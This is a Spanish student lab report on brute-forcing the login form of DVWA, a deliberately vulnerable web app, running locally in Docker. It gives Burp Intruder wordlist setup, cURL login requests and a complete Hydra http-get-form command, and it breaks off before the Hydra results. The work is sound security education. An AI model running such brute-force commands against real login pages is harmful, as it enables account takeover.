

Informe Laboratorio 2

Sección 4

José Martín Berríos Piña
e-mail: jose.berrios1@mail.udp.cl

Septiembre de 2024

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	3
2.1. Levantamiento de docker para correr DVWA (dvwa)	3
2.2. Redirección de puertos en docker (dvwa)	4
2.3. Obtención de consulta a replicar (burp)	6
2.4. Identificación de campos a modificar (burp)	8
2.5. Obtención de diccionarios para el ataque (burp)	8
2.6. Obtención de al menos 2 pares (burp)	9
2.7. Obtención de código de inspect element (curl)	11
2.8. Utilización de curl por terminal (curl)	12
2.9. Demuestra 4 diferencias (curl)	13
2.10. Instalación y versión a utilizar (hydra)	14
2.11. Explicación de comando a utilizar (hydra)	14
2.12. Obtención de al menos 2 pares (hydra)	15
2.13. Explicación paquete curl (tráfico)	16
2.14. Explicación paquete burp (tráfico)	17
2.15. Explicación paquete hydra (tráfico)	18
2.16. Mención de las diferencias (tráfico)	19
2.17. Detección de SW (tráfico)	19
2.18. Interacción con el formulario (python)	19
2.19. Cabeceras HTTP (python)	21
2.20. Obtención de al menos 2 pares (python)	21
2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)	22
2.22. Demuestra 4 métodos de mitigación (investigación)	23

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?
- Desarrolle un script en Python para realizar un ataque de fuerza bruta:
 - Utilice la librería requests para interactuar con el formulario ubicado en vulnerabilities/brute y desarrollar su propio script de fuerza bruta en Python. El script debe realizar intentos de inicio de sesión probando una lista de combinaciones de usuario/contraseña.
 - Identifique y explique la cabecera HTTP que empleará para realizar el ataque de fuerza bruta.
 - Muestre el código y los resultados obtenidos (al menos 2 combinaciones válidas de usuario/contraseña).
 - Compare el rendimiento de este script en Python con las herramientas Hydra, Burpsuite, y cURL en términos de velocidad y detección.
- Investigue y describa 4 métodos comunes para prevenir o mitigar ataques de fuerza bruta en aplicaciones web:
 - Para cada método, explique su funcionamiento, destacando en qué escenarios es más eficaz.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para proceder al desarrollo de la actividad es necesaria la instalación de Docker, de forma que se tengan los contenedores de DVWA activos para realizar las pruebas. Los comandos utilizados se visualizan en el Bloque 1.

```
1 sudo apt update
2 sudo apt upgrade -y
3
4 sudo apt install apt-transport-https ca-certificates curl software-properties-
   common -y
5
6 curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /
   usr/share/keyrings/docker-archive-keyring.gpg
7
8 echo \
9   'deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-
   archive-keyring.gpg] https://download.docker.com/linux/ubuntu \
10  $(lsb_release -cs) stable' | sudo tee /etc/apt/sources.list.d/docker.list > /dev
   /null
11
12 sudo apt update
13
14 sudo apt install docker-ce docker-ce-cli containerd.io -y
15
16 sudo docker --version
17
18 sudo usermod -aG docker $USER
19
20 sudo snap install docker
21
22 sudo apt install docker-compose
```

Bloque 1: Instalacion y configuracion de docker.

Una vez ejecutados los comandos del Bloque 1 se procede a realizar una copia de DVWA (Bloque 2).

```
1 cd Desktop/
2 cd Lab2_Cripto/
3 git clone https://github.com/digininja/DVWA.git
```


Bloque 2: Creacion contenedores DVWA.

El Bloque 2 permitió generar la copia, lo cual, previo a su construcción y lanzamiento es necesario una modificación a la dificultad de configuración y puerto (Figura 1, Figura 2).

Notar que mas adelante se hará el `docker-compose up -d`, debido a la explicación del párrafo anterior.

2.2. Redirección de puertos en docker (dvwa)

Es importante que el nivel de seguridad por default sea 'low' de forma que las siguientes pruebas se realicen de manera mas sencilla.



```
EXPLORER    ...  iatgpttt.txt  compose.yml M  cURLcorrecto.txt  cURLincorrecto.txt  mas.txt  config.inc.php.dist M X
LAB2_CRIPTO
├── DVWA
│   ├── .github
│   └── config
│       ├── config.inc.php.... M
│       └── database
│           ├── create_mssql_db.sql
│           ├── create_oracle_db.sql
│           ├── create_postgresql_d...
│           ├── create_sqlite_db.sql
│           ├── sql.db
│           └── sql.db.dist
│   ├── docs
│   ├── dvwa
│   ├── external
│   └── ...
└── ...
DVWA > config > config.inc.php.dist
21 $_DVWA['db_password'] = 'p@ssw0rd';
22 $_DVWA['db_port']     = '3306';
23
24 # ReCAPTCHA settings
25 # Used for the 'Insecure CAPTCHA' module
26 # You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
27 $_DVWA['recaptcha_public_key'] = '';
28 $_DVWA['recaptcha_private_key'] = '';
29
30 # Default security level
31 # Default value for the security level with each session.
32 # The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or imp
33 $_DVWA['default_security_level'] = 'low'; You, 8 seconds ago • Uncommitted changes
34
35 # Default locale
36 # Default locale for the help page shown with each session.
37 # The default is 'en'. You may wish to set this to either 'en' or 'zh'.
```

Figura 1: Modificación configuraciones default a 'low'.

Además, se configura el dockercompose para construir desde una fuente local y también se modifica el puerto, en este caso utilizaremos 127.0.0.1:8080:80.

```

9  services:
10     dvwa:
11         build: .
12         image: ghcr.io/digininja/dvwa:latest
13         # Change `always` to `build` to build from local source
14         pull_policy: build      You, yesterday • Uncommitted changes
15         environment:
16             - DB_SERVER=db
17         depends_on:
18             - db
19         networks:
20             - dvwa
21         ports:
22             - 127.0.0.1:8080:80      You, yesterday • Uncommitted chang
23         restart: unless-stopped
24

```

Figura 2: Modificación del dockercompose.

Una vez configurado a nivel de seguridad 'low' procedemos a levantar el contenedor.

```

1 docker rm -f $(docker ps -aq)
2
3 cd DVWA/
4 docker-compose up -d

```

Bloque 3: Creacion contenedores DVWA.

```

jb@jb-pc1:~/Desktop/Lab2_Cripto/DVWA$ docker-compose up -d
[+] Running 1/1
✓ dvwa Pulled                                1.2s
[+] Running 2/2
✓ Container dvwa-db-1   Started                0.0s
✓ Container dvwa-dvwa-1 Started                0.0s
jb@jb-pc1:~/Desktop/Lab2_Cripto/DVWA$ docker ps
CONTAINER ID   IMAGE                                COMMAND                                     CREATED
STATUS        PORTS                               NAMES
79ed2f862b2e   ghcr.io/digininja/dvwa:latest       "docker-php-entrypoi..."               2 minutes ago
Up 2 minutes   127.0.0.1:8080->80/tcp              dvwa-dvwa-1
f711e02a58d1   mariadb:10                          "docker-entrypoint.s..."               2 minutes ago
Up 2 minutes   3306/tcp                             dvwa-db-1

```

Figura 3: Contenedores creados.

Tal como indica la Figura 3, se han creado exitosamente los contenedores. Ahora se procede a visualizar la pagina desde el navegador proporcionado por BurpSuitePro.




Figura 4: <http://localhost:8080>.




Figura 5: Verificación nivel LOW de DVWA Security.

2.3. Obtención de consulta a replicar (burp)

Se procede a la instalación y ejecución de BurpSuitePro

```

1 #Ahora como estoy en ubuntu:
2 https://portswigger.net/burp/releases/professional-community-2024-7-5
3 #Notar que es BurpSuite Pro, de forma que podamos usar la herramienta intruder
  correctamente
4
5 cd Downloads/
6 chmod +x burpsuite_pro_linux_v2024_7_5.sh
7 ./burpsuite_pro_linux_v2024_7_5.sh
8
9 cd ..
10 cd home/jb/BurpSuitePro/
11 #Ejecutamos el iniciador de la app
12 ./BurpSuitePro
13
14 #Luego de abrir la app, nos registramos, conseguimos la licencia y la utilizamos
    para habilitar BurpSuitePro

```

Bloque 4: Descarga, instalacion, configuracion y ejecucion BurpsuitePro.

El Bloque 4 nos proporciona los comandos utilizados para la descarga, instalación, configuración y ejecución de BurpSuitePro.

Una vez dentro de `http://localhost:8080` se ingresan las credenciales `username: 'admin'` y `password: 'password'`. Luego se viaja a `/vulnerabilities/brute/`. Finalmente se **comienza la captura en BurpSuitePro**, la ventana Proxy, mientras relleno el formulario de vulnerabilites brute force y enviarlo. Este paquete enviado se **intercepta en la ventana Proxy** de BurpSuitePro y no se envía hasta que terminemos la interceptación de paquetes.




Figura 6: Captura proxy `http://localhost:8080/vulnerabilities/brute/`.

2.4. Identificación de campos a modificar (burp)

El paquete capturado de proxy se manda a intruder, para luego seleccionar 2 payloads (los cuales seran los valores que inyectaremos durante la prueba de fuerza bruta). El primer payload definido es para el username, mientras que el segundo para la password.




Figura 7: Marcador de payload, para ajustar multiples payloads.

2.5. Obtención de diccionarios para el ataque (burp)

Ahora, antes de continuar debemos buscar archivos con usuarios y contraseñas, los cuales serán también utilizados en un futuro, para ello utilizaremos los siguientes archivos:

- **common_usernames**: este archivo es el que se utilizará para las passwords (Enlace de dataset). *El archivo tiene un total de 123 filas.*
- **nombres-minusculas**: este es el archivo que se utilizará para los usernames. El archivo **nombres-minusculas** es en realidad el archivo **nombres-proprios-es.txt** (Enlace de dataset original), el cual se convirtió a minúsculas y además se le sumaron las contraseñas del archivo **common_usernames**. Debido a que **nombres-proprios-es.txt** por sí solo contenía nombres realistas, no contemplaba los nombres de usuarios virtuales comunes. *El archivo **nombres-minusculas** tiene un total de 578 filas.*

Utilizando ambos archivos tenemos un total de 71094 combinaciones posibles, usando como username **common_usernames** y como password **nombres-minusculas**.

```
1 #Convierto full minuscula
2 cat /home/jb/Downloads/nombres-proprios-es.txt | tr '[:upper:]' '[:lower:]' > /home
  /jb/Downloads/nombres-minusculas.txt
3
4 #Agrego mas nombres comunes y pass
```



```
5 cat /home/jb/Downloads/common_usernames >> /home/jb/Downloads/nombres-minusculas.txt
```

Bloque 5: Modificación del dataset common_usernames.

2.6. Obtención de al menos 2 pares (burp)

Ahora, necesitamos poder modificar ambos payloads para realizar el ataque, pues queremos ir modificando los valores del username y el password, por lo tanto es necesario utilizar el tipo de ataque **Cluster Bomb** (*Notar que para utilizar Cluster Bomb es necesario BurpSuitePro, la versión community no tiene disponible esta opción*).

Se procede a la modificación de los payloads 1 y 2, tales como indican las Figura 8 y Figura 9 respectivamente.

Payload sets

You can define one or more payload sets. The number of payload sets depends on the a

Payload set: Payload count: 578

Payload type: Request count: 71,094

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	aar
Load ...	abd
Remove	abel
Clear	abelardo
Deduplicate	abrah
Add	absal
Add from list ...	acacio

Enter a new item

Figura 8: Configuración lista de payload 1 con archivo common_usernames.




Figura 9: Configuración lista de payload 2 con archivo nombres-minusculas.

Una vez configurados ambos PayLoads comenzamos presionando el boton **Start Attack**.





Figura 10: Filtramos solo por accesos exitosos de las respuestas obtenidas.

2 DESARROLLO DE ACTIVIDADES SEGÚN CRITERIO DE RÚBRICA

La Figura 10 nos ayuda a identificar un patrón para visualizar de forma mas especifica los accesos exitosos.



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment	Item=Virtu@l@ge
60061	pablo	letmein	200	11			4683	Welcome to the pass...	
57687	admin	password	200	11			4683	Welcome to the pass...	
0			200	3			4684	Welcome to the pass...	
434	Acnula	111111	200	9			4645		
1012	Acnula	123456	200	9			4609		
1590	Acnula	12345678	200	11			4645		
2168	Acnula	abc123	200	10			4645		
2766	Acnula	abracad	200	9			4645		
3324	Acnula	account	200	9			4645		
3902	Acnula	accounting	200	8			4645		
4480	Acnula	ad	200	8			4645		
5058	Acnula	adm	200	10			4646		
5636	Acnula	admin	200	9			4645		
6214	Acnula	administrator	200	9			4645		
6792	Acnula	adher	200	9			4645		
7370	Acnula	adhest	200	17			4645		
7948	Acnula	advertising	200	54			4645		
8526	Acnula	adventure	200	56			4645		
9104	Acnula	adgator	200	60			4645		
9682	Acnula	adgator	200	59			4645		
10260	Acnula	adsoner	200	54			4645		
10838	Acnula	alexander	200	68			4645		
11416	Acnula	alexandrov	200	59			4645		
11994	Acnula	alexica	200	72			4645		
12572	Acnula	alexica	200	58			4645		

Figura 11: Intruder attack resultante

Luego de 4 minutos de ejecución del ataque logramos obtener el resultado de Figura 11.

Pares exitosos:

- **username:** pablo — **password:** letmein
- **username:** admin — **password:** password

2.7. Obtención de código de inspect element (curl)

Con **BurpSuitePro** abierto, y capturando con intruder, hacemos un **inspect** al boton del formulario de vulnerabities, y luego de situarnos en **'Network'** presionamos el **boton 'Ingresar'**, capturando el paquete de la siguiente figura




Figura 12: Copy as cURL del paquete del formulario enviado.

El paquete anterior se le da click derecho, copy y luego **copy as cURL**.

2.8. Utilización de curl por terminal (curl)

Via terminal haremos 2 accesos, el Bloque 6 contiene el acceso correcto, mientras que el Bloque 7 el incorrecto.

El comando de cURL para acceder a la aplicación incluirá varios encabezados, que proporcionan información crucial como el idioma preferido, las cookies para mantener la sesión activa (También es utilizada la cookie y los detalles del navegador. Estos encabezados son esenciales para interactuar correctamente con el sistema, ya que ayudan a evitar que el servidor identifique la solicitud como proveniente de un script automatizado en lugar de un usuario real.

```
1 curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=
2 password&Login=Login' \
3 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
4 image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
5 -H 'Accept-Language: en-US,en;q=0.9' \
6 -H 'Cookie: PHPSESSID=e51101c1e260e8db289b618efde48b5c; security=low' \
7 -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
8 KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36'
```

Bloque 6: Acceso correcto via terminal

```
1 curl 'http://localhost:8080/vulnerabilities/brute/?username=admin&password=
2 wrongpassword&Login=Login' \
3 -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
4 image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
```

```

3 -H 'Accept-Language: en-US,en;q=0.9' \
4 -H 'Cookie: PHPSESSID=e51101c1e260e8db289b618efde48b5c; security=low' \
5 -H 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (
    KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36'

```

Bloque 7: Acceso incorrecto via terminal

En el GitHub se adjuntan los resultados de ambos curl con los nombres 'cURLcorrecto.html' para el Bloque 6 y 'cURLincorrecto.html' para el Bloque 7.

2.9. Demuestra 4 diferencias (curl)

En base a los resultados adjuntados en el GitHub de ambos curl con los nombres 'cURLcorrecto.txt' para el Bloque 6 y 'cURLincorrecto.txt' para el Bloque 7, se extraen las siguientes 2 principales diferencias en cuanto a código.

```

1 #Archivo cURLcorrecto.txt
2 <p>Welcome to the password protected area admin</p>
3
4 #Archivo cURLincorrecto.txt
5 <pre><br />Username and/or password incorrect.</pre>

```

Bloque 8: Diferencia 1 cURL

El Bloque 8 nos muestra un acceso válido, con 'Welcome to the password protected area admin' para el correcto, mientras que en el acceso inválido 'Username and/or password incorrect.'

```

1 #Archivo cURLcorrecto.txt
2 <img src='/hackable/users/admin.jpg' />
3
4
5 #Archivo cURLincorrecto.txt
6 #No proporciona una imagen, a diferencia de cuando ingresamos correctamente al
    area protegida

```

Bloque 9: Diferencia 2 cURL

Del Bloque 9 se presencia como solo en el acceso válido aparece una imagen relacionada al usuario.


En cuanto a código, de ambos cURL, tanto como para el correcto e incorrecto no se identificaron otras diferencias a nivel del HTML resultante obtenido por el cURL, aun así otras 2 diferencias que se pueden presentar entre ambos serían, por ejemplo, el estado de la sesión: en el acceso correcto, la sesión se mantiene activa debido a que las credenciales son válidas, permitiendo realizar más acciones sin reingresar credenciales; mientras que en el acceso incorrecto, la sesión no se guarda porque las credenciales no son correctas. Además, el estado del servidor también varía: en el acceso correcto, el servidor probablemente retorna un

código HTTP 200, indicando éxito en la solicitud, mientras que en el acceso incorrecto, aunque el HTML se renderiza, el servidor podría devolver un código como 401 o 403, indicando que la autenticación falló.

2.10. Instalación y versión a utilizar (hydra)

```
1 sudo apt update
2 sudo apt upgrade -y
3 sudo apt install hydra -y
4
5 #Verificamos version
6 hydra -v
```

Bloque 10: Instalacion y version Hydra



```
jb@jb-pc1:~$ hydra -v
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
```

Figura 13: Versión de Hydra

La Figura 13 nos muestra la versión de Hydra mas reciente del repositorio de Ubuntu, la cual es instalada y utilizada para desarrollar esta actividad.

2.11. Explicación de comando a utilizar (hydra)

```
1 hydra 127.0.0.1 -s 8080 -L /home/jb/Downloads/nombres-minusculas.txt -P /home/jb/Downloads/common_usernames http-get-form '/vulnerabilities/brute/index.php:username=~USER~&password=~PASS~&Login=Login:Username and/or password incorrect.:H=Cookie: security=low;PHPSESSID=e51101c1e260e8db289b618efde48b5c'
```

Bloque 11: Comando Hydra

En base al Bloque 11, se visualiza el comando de Hydra, dirigido a la dirección local 127.0.0.1, apuntando al puerto 8080. Esta dirección y puerto corresponden al contenedor Docker de DVWA. Hydra, al rellenar el formulario de 'vulnerabilities brute', usaría como usuario los datos del archivo nombres-minusculas.txt, mientras que para cada usuario probaría las contraseñas del archivo 'common_usernames'. Además, se añaden parámetros adicionales, como verificar que al hacer login no se obtenga el mensaje 'Usuario y/o contraseña incorrecto'. También se especifica un nivel de seguridad bajo y se utiliza la cookie indicada (Figura 14).




Figura 14: Cookie a utilizar

La cookie de la Figura 14 fue extraída del navegador mediante la herramienta de inspección. Además, se corroboró en BurpSuitePro al capturar el paquete, confirmando que es exactamente la misma cookie del navegador.

2.12. Obtención de al menos 2 pares (hydra)

Al ejecutar el comando se obtiene la Figura 15

